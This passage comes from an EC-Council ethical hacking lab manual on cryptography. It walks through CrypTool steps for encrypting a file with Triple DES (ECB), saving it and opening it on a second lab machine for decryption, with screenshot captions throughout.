


Figure 5.1.15: Decrypted the file successfully

31. Now, we shall encrypt the data using Triple DES encryption.
32. Switch back to the **Windows 10** virtual machine.

TASK 1.4

Encrypt the Data using Triple DES Encryption

33. In the **CrypTool** window, close **Cry-RC2-Unnamed1.hex** window. Leave the **Unnamed1** notepad window open.
34. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern) → Triple DES (ECB)...**

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 5.1.16: Select the Triple DES (ECB) Encryption algorithm

35. The **Key Entry: Triple DES (ECB)** dialog-box appears; leave the **Key length** set to default (**128 bits (effectively 112 bits)**).
36. In the text field below **Key length**, enter the combinations of **12** as **hexadecimal characters**, and click **Encrypt**.

Note: The chosen hexadecimal characters act like a key that you must send to the intended user along with the encrypted file.




Figure 5.1.17: Key Entry: Triple DES (ECB) dialog-box

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

37. The **Triple DES (ECB) encryption of Unnamed1** notepad appears, as shown in the screenshot.




Figure 5.1.18: Output of RC2: encrypted data

38. To save the file, click **File** in the menu bar and select **Save**.
39. The **Save As** window appears; choose the save location (here, **Desktop**) and click **Save**.

Note: The file name may differ in your lab environment.




Figure 5.1.19: Save As window

40. To share the file, you may copy the encrypted file (**Cry-Triple-Unnamed1.hex**) from **Desktop** to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool**.

TASK 1.5

Decrypt the Data

41. Switch to **Windows Server 2019**; copy the encrypted hex file (**Cry-Triple-Unnamed1.hex**) from **Z:\CEHv11 Module 20 Cryptography\Cryptanalysis Tools\CrypTool** and paste on **Desktop**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

42. Switch to the **CrypTool** window to **decrypt** the data; click **File** in the menu bar and select **Open...**




Figure 5.1.20: Opening a Crypted file

43. The **Open** window appears; select **Binary file (*.hex)** from the drop-down list in the file type option, navigate to the location of the file (here, **Desktop**), select, and click **Open**.




Figure 5.1.21: Opening a Crypted file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

